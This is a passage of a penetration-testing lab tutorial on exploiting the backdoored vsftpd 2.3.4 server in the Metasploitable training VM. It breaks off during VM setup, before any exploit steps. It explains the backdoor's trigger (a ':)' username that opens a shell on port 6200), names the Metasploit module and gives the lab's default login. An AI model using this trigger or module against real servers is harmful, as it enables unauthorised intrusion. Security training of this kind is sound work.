



Help
ComputerSecurityStudent
pay for continued
research,
resources & bandwidth

(Metasploitable Project: Lesson 8)

{ Exploiting VSFTPD 2.3.4 }

Section 0. Background Information

1. Metasploitable

- Metasploitable is an intentionally vulnerable Linux virtual machine.
- This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.
- <http://www.offensive-security.com/metasploit-unleashed/Metasploitable>

2. Pre-Requisite Lab

- [Metasploitable Project: Lesson 1: Downloading and Configuring](#)

3. What is VSFTPD?

- vsftpd, which stands for "Very Secure FTP Daemon", is an FTP server for Unix-like systems, including Linux. It is licensed under the GNU General Public License. It supports IPv6 and SSL.
- In July 2011, it was discovered that vsftpd version 2.3.4 downloadable from the master site had been compromised. Users logging into a compromised vsftpd-2.3.4 server may issue a ":)" smileyface as the username and gain a command shell on port 6200. This was not an issue of a security hole in vsftpd, instead, someone had uploaded a different version of vsftpd which contained a backdoor. Since then, the site was moved to Google App Engine.

4. exploit/unix/ftp/vsftpd_234_backdoor

- This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available.

5. Lab Notes

- In this lab we will do the following:
 1. Run an intense NMAP Scan on the Metasploitable VM
 2. Search for VSFTPD
 3. Exploit the VSFTPD Daemon and obtain root.

6. Legal Disclaimer


- As a condition of your use of this Web site, you warrant to computersecuritystudent.com that you will not use this Web site for any purpose that is **unlawful or that is prohibited** by these terms, conditions, and notices.
- In accordance with UCC § 2-316, this product is provided with "no warranties, either express or implied." The information contained is provided "as-is", with "no guarantee of merchantability."
- In addition, this is a teaching website that **does not condone malicious behavior** of any kind.
- You are on notice, that continuing and/or using this lab outside your "own" test environment **is considered malicious and is against the law.**
- © 2013 No content replication of any kind is allowed without express written permission.

Section 1: Start Up the Metasploitable VM

1. Start Up VMWare Player

- **Instructions:**


1. Click the Start Button
2. Type Vmplayer in the search box
3. Click on Vmplayer



2. Open a Virtual Machine

- **Instructions:**


1. Click on Open a Virtual Machine



3. Open the Metasploitable VM


- **Instructions:**

1. Navigate to where the Metasploitable VM is located
2. Click on the Metasploitable VM
3. Click on the Open Button



4. Edit the Metasploitable VM

- **Instructions:**
 1. Select Metasploitable2-Linux VM
 2. Click Edit virtual machine settings




5. Edit the Metasploitable VM

- **Instructions:**
 1. Click on "Network Adapter NAT"
 2. Select the radio button "Bridged: Connected directly to the physical network"
 3. Click on the OK button
- **Warning:**
 - By changing from NAT to Bridged opens the VM and network up to


potential attacks.

- To maintain a safe network, you could (1) skip this section and only use the host-only network, (2) unplug your router from the internet, (3) use an ACL to not allow traffic into your network, etc.



6. Play the Metasploitable VM

- **Instructions:**
 1. Click on the Metasploitable VM
 2. Click on Play virtual machine




Section 2: Determine Metasploitable IP Address

1. Logging into Metasploitable

Instructions

1. Username: **msfadmin**
2. Password: **msfadmin** or whatever you changed it to in lesson 1.



2. Determine Metasploitable IP Address

Instructions:

1. `ifconfig -a`

Note (FYI) :

- This is the IP Address of the Victim Machine.
- My IP Address is 192.168.1.109.
- Record your IP Address.

```

No mail.
msfadmin@metasploitable:~$ ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ab:72:a9
          inet addr: 192.168.1.109  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feab:72a9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:81 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11080 (10.8 KB)  TX bytes:6409 (6.2 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22081 (21.5 KB)  TX bytes:22081 (21.5 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$


```

Section 4: Start Up the BackTrack5R1 VM

1. Start Up VMWare Player

◦ Instructions:


1. Click the Start Button
2. Type Vmplayer in the search box
3. Click on Vmplayer



2. Open a Virtual Machine

◦ Instructions:


1. Click on Open a Virtual Machine



3. Open the BackTrack5R1 VM

- **Instructions:**


1. Navigate to where the BackTrack5R1 VM is located
2. Click on the BackTrack5R1 VM
3. Click on the Open Button



4. Edit the BackTrack5R1 VM


- **Instructions:**

1. Select BackTrack5R1 VM
2. Click Edit virtual machine settings



5. Edit Virtual Machine Settings

